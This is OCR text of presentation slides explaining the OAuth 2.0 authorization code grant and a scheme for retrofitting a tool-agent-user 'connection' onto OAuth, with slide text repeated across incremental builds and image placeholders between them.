


OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*




OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ❖ ***Browser:*** *user interaction*



OAuth 2.0 Authorization Code Grant Flow


Retrofitting "Connection" to OAuth

Connection = <tool, agent, user>

Pre-OAuth

OAuth

Post-OAuth (Runtime)



Retrofitting "Connection" to OAuth


Connection = <tool, agent, user>

Pre-OAuth

Generate a ***placeholder connection***

OAuth

Post-OAuth (Runtime)



Retrofitting "Connection" to OAuth

Connection = <tool, agent, user>


Pre-OAuth

Generate a ***placeholder connection***

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)

OAuth

Post-OAuth (Runtime)



Retrofitting "Connection" to OAuth

Connection = <tool, agent, user>

Pre-OAuth


Generate a ***placeholder connection***

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**

OAuth

Post-OAuth (Runtime)



Retrofitting "Connection" to OAuth

Connection = <tool, agent, user>

Pre-OAuth

Generate a ***placeholder connection***

